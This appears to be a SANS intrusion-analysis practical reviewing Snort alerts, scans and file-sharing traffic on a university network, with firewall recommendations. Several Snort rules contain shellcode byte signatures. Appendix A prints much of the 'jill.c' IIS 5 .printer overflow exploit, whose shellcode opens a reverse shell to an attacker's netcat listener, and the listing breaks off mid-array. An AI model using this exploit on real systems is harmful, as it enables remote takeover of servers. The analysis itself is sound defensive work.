06/13-15:45:11.560229 [**] Possible Trojan server activity [**] MY.NET.98.163:1374-> 24.180.160:27374

Recommendation:

These hosts should be disconnected from the network and thoroughly inspected for signs of intrusion immediately. Additionally port 27374 should be blocked at the firewall, as well as 212.38.143.150.

Watchlist 0000222 NET-NCFC

Watchlist 0000222 is a known source of hostile activity, originating from the Computer network Center Chinese Academy of Sciences.

```
The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
P.O. Box 2704-10,
Institute of Computing Technology Chinese Academy of Sciences
Beijing 100080, China
CN

Netname: NCFC
Netblock: 159.226.0.0 - 159.226.255.255

Coordinator:
Qian, Haulin  (QH3-ARIN)  hlqian@NS.CNC.AC.CN
+86 1 2569960

Domain System inverse mapping provided by:

NS.CNC.AC.CN                    159.226.1.1
GINGKO.ICT.AC.CN                159.226.40.1
```

Source hosts detected:

Source	# Alerts	# Dsts
159.226.121.37	137	1
159.226.5.94	53	2
159.226.228.1	37	3
159.226.45.3	12	1
159.226.114.1	8	1
159.226.63.200	3	1
159.226.5.222	2	1

Destination hosts detected:

Destinations	# Alerts	#Dsts
MY.NET.6.7	149	2
MY.NET.253.43	54	2
MY.NET.253.41	20	1
MY.NET.253.42	16	2
MY.NET.253.24	8	1
MY.NET.100.230	5	2

Correlations:
http://www.sans.org/y2k/practical/Robert_Sorensen_GCIA.htm#ss-18

Recommendations:

If there is no legitimate reason to communicate with this network, it should be blocked at the firewall.

Connect to port 515 from outside:

130.126.122.28 was detected scanning your network for port 515.

```
University of Illinois (NET-UIUC-NCSA)
   1304 West Springfield Avenue
   Urbana, IL 61801-2910
   US

   Netname: UIUC-NCSA
   Netblock: 130.126.0.0 - 130.126.255.255

   Coordinator:
      Kline, Charles   (CK185-ARIN)   kline@UIUC.EDU
      (217) 333-3339 (FAX) (217) 244-7089

   Domain System inverse mapping provided by:

   DNS1.CSO.UIUC.EDU           128.174.5.103
   DNS2.CSO.UIUC.EDU           128.174.5.104
   NS.INDIANA.EDU              129.79.1.1
```

Port 515 is used by the lpr spooler service. Some versions of LPRng are known to have a format string vulnerability that can give remote users privileged access to the host, leading to complete compromise.

Snort Rule (v1.7):
alert TCP $EXTERNAL any -> $INTERNAL 515 (msg: "Connect to port 515 from outside"; flags: A+; content: "|31DB 31C9 31C0 B046 CD80 89E5 31D2 B266 89D0 31C9 89CB|"; nocase;)

Correlations:

http://www.securityfocus.com/bid/1712

Recommendations:
All machines running LPRng should be patched to the latest version. Port 515 should be blocked at the firewall.

TCP/ICMP SRC and DST outside network:

Multiple instances of this alert were detected. This alert is triggered when traffic with both a source and destination ip address that do not correspond to the home network ip addresses.

Snort Rule (v1.7)::
alert tcp $EXTERNAL any -> $EXTERNAL any (msg: “TCP Src and Dst outside network”;)

Sample Detect:

06/11-15:37:29.893468 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410
06/11-15:37:54.240770 [**] TCP SRC and DST outside netw [**] 24.6.135.38:41001-> 4.4.143.77:1410
06/11-15:40:20.722655 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410
06/11-15:43:35.487450 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410
06/11-15:44:00.516637 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410

Analysis:
Much of this traffic seems to be associated with instant messaging software such as AOL Instant Messenger. Having this software loaded on ones computer can potentially provide access to the companies' network and is not recommended.

Recommendation:
Institute policies that prohibit this software on user's desktops. Block the AOL address space at the firewall.

SUNRPC highport access!

Even if the portmapper service is protected at the firewall, attackers will often try to exploit rpc services by trying to directly access these services at their port.

All Source IP Addresses:

Source	#Alerts	#Dsts
129.244.36.81	45	1
66.26.252.85	29	1
64.136.17.17	10	1
160.253.138.10	10	1
152.16.209.23	8	1
MY.NET.98.217	1	1

All Destination IP Addresses:

Destinations	#Alerts	#Srcs
MY.NET.218.78	45	1
MY.NET.217.198	37	2
MY.NET.179.78	10	1
MY.NET.253.51	10	1

MY.NET.14.1	1	1

Snort Rule (v1.7)::
alert TCP $EXTERNAL any -> $INTERNAL 32771:34000 (msg: "SUNRPC highport access"; dsize: >999; flags: A+; content: "|C0 22 3F FC A2 02 20 09 C0 2C 7F FF E2 22 3F F4|";)

Recommendation:
Unneeded rpc services should not be run on any server. If absolutely necessary, the service's port should be blocked at the firewall in addition to the portmapper service.

Highport 65535 tcp/udp – possible Red Worm – traffic

This signature is triggered by packets that have port 65535 as either the destination or as the source port. Port 65535 is associated with a number of Trojans including the Devil Trojan Horse and Stacheldraht. Though unusual, port 65535 is also seen as an ephemeral source port during normal tcp/ip communication.

No traffic was detect with port 65535 as the destination, providing no indication that there are Trojan servers listening on that port. Additionally, most packets detected were to port 25 signifying that this is probably mail traffic and is a false positive.

Null Scan!

This signature is triggered by packets with no tcp flags set which does not occur under normal circumstances and is indicative of crafted packets.

Snort Rule (v1.7)::
alert tcp $EXTERNAL any -> $INETERNAL any (msg: "Null scan!"; seq: 0; ack: 0; flags: 0;)

Most hits came from the following host: 62.252.40.153

```
inetnum:        62.252.32.0 - 62.252.63.255
netname:        NTL
descr:          NTL Internet
descr:          Cardiff site
country:        GB
admin-c:        NNMC1-RIPE
tech-c:         COH1-RIPE
status:         ASSIGNED PA
mnt-by:         AS5089-MNT
changed:        hostmaster@ntli.net 20010706
source:         RIPE

route:          62.252.0.0/14
descr:          NTL-UK-IP-BLOCK-3
origin:         AS5089
mnt-by:         AS5089-MNT
changed:        bob.procter@ntli.net 20010205
```

```
source:       RIPE

role:         NTLI Network Management Centre
address:      NTL Internet
address:      Crawley Court
address:      Winchester
address:      Hampshire
address:      SO21 2QA
phone:        +44 1633 670317
fax-no:       +44 1483 875150
e-mail:       nmc@ntli.net
trouble:      abuse@ntlworld.com (Internet abuse mailbox)
admin-c:      HS2550-RIPE
tech-c:       MC1641-RIPE
nic-hdl:      NNMC1-RIPE
notify:       nmc@ntli.net
notify:       hm-dbm-msgs@ripe.net
changed:      hostmaster@ntli.com 20010202
source:       RIPE

role:         Cable Online Hostmaster
address:      NTL Internet
address:      Crawley Court
address:      Winchester
address:      Hampshire
address:      SO21 2QA
address:      UK
phone:        +44 1633 670317
fax-no:       +44 1483 875150
e-mail:       nmc@ntli.net
trouble:      abuse@ntlworld.com (Internet abuse mailbox)
admin-c:      NNMC1-RIPE
tech-c:       BP1066-RIPE
nic-hdl:      COH1-RIPE
mnt-by:       AS5089-MNT
changed:      hostmaster@ntli.net 20010202
source:       RIPE
```

NMAP TCP Ping!

This signature indicates an enumeration attempt with the nmap scanning tool. Nmap is an effective tool for network reconnaissance and can be a prelude to an exploit attempt.

Snort Rule (v1.7)::
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "NMAP TCP ping!"; ack: 0; flags: A;)

Most activity was detected by the following ip address: 209.135.37.205

```
USinternetworking, Inc (NETBLK-USINET-2BL)
   One USi Plaza
   Annapolis, MD 21401-7478
   US

   Netname: USINET-2BL
```

```
Netblock: 209.135.32.0 - 209.135.63.255

Coordinator:
   USinternetworking, Inc.  (IU4-ARIN)  hostmaster@usi.net
   410.897.4600

Domain System inverse mapping provided by:

NS1.USI.NET                  208.241.240.12
NS2.USI.NET                  208.241.241.12
NS3.USI.NET                  209.62.128.12
NS4.USI.NET                  209.62.129.12
```

Recommendation:
Most of this type of activity can be prevented by implementing a firewall with a basic packet filtering.

Tiny Fragments – Possible Hostile Activity

This alert is triggered by fragmented packets that detected entering the network. Fragmented packets can be used as a means of eluding non-stateful firewalls or IDS systems.

Source Hosts:

Source	#Alerts	#Dsts
63.174.164.147	5	1
202.39.78.32	2	1
202.39.78.125	1	1

Destination Hosts:

Destinations	#Alerts	#Srcs
MY.NET.150.133	5	1
MY.NET.160.169	3	2

```
[whois.arin.net]
Sprint (NETBLK-SPRN-BLKS)   SPRN-BLK 63.160.0.0 - 63.175.255.255
Virginia Tech (NETBLK-FON-106840985656664) FON-106840985656664
                                  63.174.164.0 - 63.174.165.255

[whois.arin.net]
Asia Pacific Network Information Center (APNIC2)
   These addresses have been further assigned to Asia-Pacific users.
   Contact info can be found in the APNIC database,
   at WHOIS.APNIC.NET or http://www.apnic.net/
   Please do not send spam complaints to APNIC.
   AU
```

```
Netname: APNIC-CIDR-BLK
Netblock: 202.0.0.0 - 203.255.255.255
Maintainer: AP

Coordinator:
   Administrator, System  (SA90-ARIN)  [No mailbox]
   +61-7-3367-0490

Domain System inverse mapping provided by:

SVC00.APNIC.NET             202.12.28.131
NS.APNIC.NET                203.37.255.97
NS.TELSTRA.NET              203.50.0.137
NS.RIPE.NET                 193.0.0.193
```

Connect to 515 from inside

This alert is triggered when internal hosts are detected connecting to the printer service on servers located either inside the network or on the Internet. Port 515 is used by the lpr spooler service. Some versions of LPRng are known to have a format string vulnerability that can give remote users privileged access to the host, leading to complete compromise.

Snort Rule (v1.7):
alert TCP $INTERNAL any -> any 515 (msg: "Connect to port 515 from outside"; flags: A+; content: "|31DB 31C9 31C0 B046 CD80 89E5 31D2 B266 89D0 31C9 89CB|"; nocase;)

Correlations:

http://www.securityfocus.com/bid/1712

Recommendations:
All machines running LPRng should be patched to the latest version. Internal machines should be confirmed to have legitimate reason to contact other hosts on that port.

SITE EXEC – Possible wu-ftpd exploit – GCIA000623

This alert is a detect of a possible buffer overflow attack against a wu-ftp server. Some versions of wu-ftpd are known to be vulnerable to a buffer overflow attack, leading to complete compromise of the machine. MY.NET.144.59 was visited by the same host on consecutive days and should be checked for signs of compromise.

Sample Detect:

06/10-14:32:43.133301 [**] SITE EXEC – Possible wu-ftpd exploit – GCIA000623 [**] 211.235.241.145:1239 -> MY.NET.144.59:21
06/10-15:43:44.943254 [**] SITE EXEC – Possible wu-ftpd exploit – GCIA000623 [**] 211.235.241.145:1521 -> MY.NET.144.59:21

Snort Rule (v1.7):
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "SITE EXEC – Possible wu-ftpd exploit"; flags: A+; content: "SITE EXEC %p"; depth: 16; nocase;)

Correlations:

http://www.sans.org/y2k/practical/David_Singer_GCIA.doc

Recommendation:

Servers that are not specifically designated for ftp should have the ftp daemon turned off. All ftp servers should be updated to the latest versions that are not vulnerable to this attack. Targeted server should be checked.

Hax0r boy 010615

Sample Detect:

06/15-18:52:45.704261 [**] hax0r boy 010615 [**] MY.NET.60.11:23->24.19.166.5:3862

[whois.arin.net]
@Home Network (NETBLK-ATHOME) ATHOME 24.0.0.0 - 24.23.255.255
@Home Network (NETBLK-RDC2-OCCA-19) RDC2-OCCA-19 24.19.160.0 - 24.19.175.255

Snort Rule (v1.7)::

```
alert TCP $EXTERNAL any -> $INTERNAL 23 (msg: "hax0r boy 010615";
flags: A+; content: "hax0r";)
```

Analysis:
This detect is a bit of a concern as it shows an internal host responding to an outside source via port 23. MY.NET.60.11 should be checked for signs of compromise.

STATDX UDP attack

One instance of this alert was detected from the following host: 129.49.65.82

```
State University of New York at Stony Brook (NET-SUNY-SB)
   247 ECC Building
   Stony Brook, NY 11794-6230
   US

   Netname: SUNY-SB
   Netblock: 129.49.0.0 - 129.49.255.255

   Coordinator:
      Stier, John  (JS585-ARIN)  John.Stier@SUNYSB.EDU
```

```
   516-632-8017

Domain System inverse mapping provided by:

NOCNOC.SUNYSB.EDU            129.49.7.3
WHOISTHERE.SUNYSB.EDU 129.49.7.250
```

Additionally, this host was detected scanning multiple machines for the portmapper service, most likely looking for rpc related services to exploit.

Recommendation:

Block this ip address at the border. Block rpc service ports are border. Do not run any rpc services unless absolutely necessary.

Scan Logs:

Numerous port scans and anomalous tcp packets were detected traveling between the Internet and your network, as well as between hosts within your network. The following is a breakdown of unusual traffic detected in the portscan logs:

Top 5 Source Hosts:

Host	Hits Detected
MY.NET.160.114	87617
MY.NET.150.225	31411
MY.NET.150.133	27113
MY.NET.98.139	23749
211.184.223.2	16226

Top 5 Destination Hosts:

Host	Hits Detected
158.75.57.4	23749
24.16.155.180	5291
204.210.138.197	4413
24.17.25.146	4206
24.13.123.8	3918

The fact that most of the scanning activity was initialized from within the network is troubling. Internal hosts should be checked for unauthorized software and for signs of compromise immediately.

Scan log detects were divided fairly evenly between TCP and UDP traffic. Of the TCP traffic, most detected packets were standard SYN packets, which are commonly found in port scans. However, a significant number of packets with illegal flag combinations were detected as well. TCP packets with flag setting such as those shown in the sample below do not occur under normal circumstances and are often associated with packet crafting tools such as nmap. Under certain circumstances, packets with illegal flab settings can be created by faulty hardware or applications as well.


Sample of packets detected:

TCP Flags	TCP Hits	UDP Hits
TCP **S*****	216451	260444
TCP ********	153	
TCP **SF****	14300	
TCP **S*R*A*	52	
TCP 21S*****	1564	

Out of Spec. (OOS) files:

OOS files were examined from June 12th through June 16th. These files were mainly examined for link analysis, looking for trends that were out of the ordinary. After parsing the data, a summary of destination ports was graphed:


OOS Destination Ports:



Top 5 Destination ports:

Destination Port	Number of Hits
6346	1520
25	273
80	146
1214	49
113	16

Clearly port 6346, often associated with the Gnutella file sharing program, stands out with over 1,500 hits. Next, a summary of IP addresses contacting port 6346 was graphed, again looking for trends that stand out.



Again, one IP address clearly stands out with over 1,400 hits. Address 158.75.57.4 returns the following whois information when queried:


```
POLIP (NET-TORUNPOLIP2)
Computer Centre, Nicolaus Copernicus University
ul. Chopina 12/18, 87-100 Torun, Poland

Netname: TORUNPOLIP2
Netblock: 158.75.0.0 - 158.75.255.255

Coordinator:
Szewczak, Zbigniew S.  (ZSS-ARIN)  zssz@TORUN.PL
(56) 260-17 ext. 70

Domain System inverse mapping provided by:

   ALFA.CS.TORUN.PL           158.75.10.75
   BILBO.NASK.ORG.PL          148.81.16.51
```

Top Hosts Contacted by 158.75.57.4:

Destination IP	Number of Hits
MY.NET.109.234	704
MY.NET.98.139	693
MY.NET.71.235	12
MY.NET.218.34	7

MY.NET.98.134	3

Using a link map, one can see the relationship between 158.75.57.4 and the hosts contacted on the internal network:



Recommendations:
Hosts that run unauthorized file sharing programs need to be checked and the unauthorized software removed. 158.75.57.4 should be blocked at the perimeter.

ANALYSIS PROCESS:

Alerts:

Alert analysis was done primarily using SnortSnarf (www.sillicondefense.com). Shell commands were used to combine alert files from each day evaluated into one, master alert file against which SnortSnarf was run. Script output was examined from a web browser and correlating data was located on the Internet from sights such as www.securityfocus.com and www.sans.org.

Scan Logs:

Scan logs from each day were combined into a single file and run through SnortSnarf to get a listing of all types of packets that were sent to the network including tcp packets with anomalous flag settings. A quick perl script was created to parse ip address and ports for number of occurrences.

Out of Spec (OOS) Files:

Shell utilities such as; grep, sed, and awk along with some perl were used to parse the OOS files and put them into comma separated values (CSV) format. The CSV file was then imported into MS Access and MS Excel where queries were run against it and graphs were created.

Finally, all data files were checked against each other for correlations while making the overall evaluation of your network.

Conclusion:

Your network is wide open to attack. Universities are normally hotbeds of inappropriate computer activity and your network seems to have its fair share. The following steps are recommended for immediate action to minimize your network's exposure to attack:

- Perimeter defense should be the top priority. A firewall needs to be installed or the existing firewall needs to be locked down. Among the recommendations for firewall configuration:

  1. Block NetBIOS traffic from entering or leaving the network
  2. Block all tcp packets with abnormal flag settings (e.g. both SYN and FIN set)
  3. Block all ports unless specifically needed (this may be hard to do in a university environment but if security is a high priority, you should insist on this point)
  4. Block known offending ip addresses and subnets including those listed in this report.

- Possibly compromised hosts listed in this report should be checked immediately and if found to be compromised:
  1. Make a copy of the compromised machine for later forensics if possible
  2. Wipe server clean and restore from last known good backup

- Institute strict policies against unauthorized software and inappropriate use of the Universities' computers.

- Continue to run a Network Intrusion Detection System (NIDS).

- Consider Host-based Intrusion Detection System (HIDS) for critical servers, files and directories.

Although there appears to have been damage done, acting quickly will minimize any problems and your network can be safer from attack down the road.

References:

Text:
Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Addison-Wesley Longman Inc., April 2000.

Novak, Judy. IP Behavior III Internet Control Message Protocol. Sans.org, 2000-2001. p.10 – 31.

"Internet Protocol (IP) Multicast Technology Overview" Jun 27, 2001 URL: http://www.cisco.com/warp/public/cc/pd/iosw/prodlit/ipimt_ov.htm (July, 2001)

RFCs:
Braden, Robert. "RFC 1123 Requirements for Internet Hosts – Application and Support" October 1989. URL: http://www.faqs.org/rfcs/rfc1123.html (July, 2001)

Postel, Jon, and Raynolds, Joyce "RFC959 File Transfer Protocol (FTP)" October 1985. URL: http://www.faqs.org/rfcs/rfc959.html (July, 2001)

Meyer, David "RFC 2770 GLOP Addressing in 233/8" February 2000. URL: http://www.faqs.org/rfcs/rfc2770.html (July, 2001)

Meyer, David "RFC 2365 Administratively Scoped IP Multicast" July 1998 URL: http://www.faqs.org/rfcs/rfc2365.html (July, 2001)

Advisories:
Cert.org "CERT Advisory CA-99-05 Vulnerability in statd exposes vulnerability in automountd" November 9, 1999 URL: http://www.cert.org/advisories/CA-99-05-statd-automountd.html(July 2001)

Martin, D. "Ramen Worm" date unknown URL: http://members.home.net/dtmartin24/ramen_worm.txt (July 2001)

Vision, Max "Ramen Internet Worm Analysis: 2001 URL: http://whitehats.com/library/worms/ramen/ (July 2001)

Napier, Lisa "FTP protocol discussion" November 19989 URL: http://www.employees.org/~lnapier/ftp-white.html (July 2001)

Practicals:
http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
http://www.sans.org/y2k/practical/Roland_Gerlach_GCIA.html#detect2
http://www.sans.org/y2k/practical/Charles_Hutson_GCIA.doc
http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc
http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc

http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc
http://www.sans.org/y2k/practical/David_Singer_GCIA.doc

Security Sites:
http://www.securityfocus.com
http://www.sillicondefense.com
http://www.snort.org
http://www.whitehats.com
http://insecure.org
http://packetstormsecurity.com
http://www.nsa.gov
http://www.eeye.com

APENDIX A:

Jill.c

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
*  by: dark spyrit
*
*  respect to eeye for finding this one - nice work.
*  shouts to halvar, neofight and the beavuh bitchez.
*
*  this exploit overwrites an exception frame to control eip and get to
*  our code.. the code then locates the pointer to our larger buffer and
*  execs.
*
*  usage: jill
*
*  the shellcode spawns a reverse cmd shell.. so you need to set up a
*  netcat listener on the host you control.
*
*  Ex: nc -l -p  -vv
*
*  I haven't slept in years.
*/

#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
```

```
#include
#include

int main(int argc, char *argv[]){

/* the whole request rolled into one, pretty huh? carez. */

unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
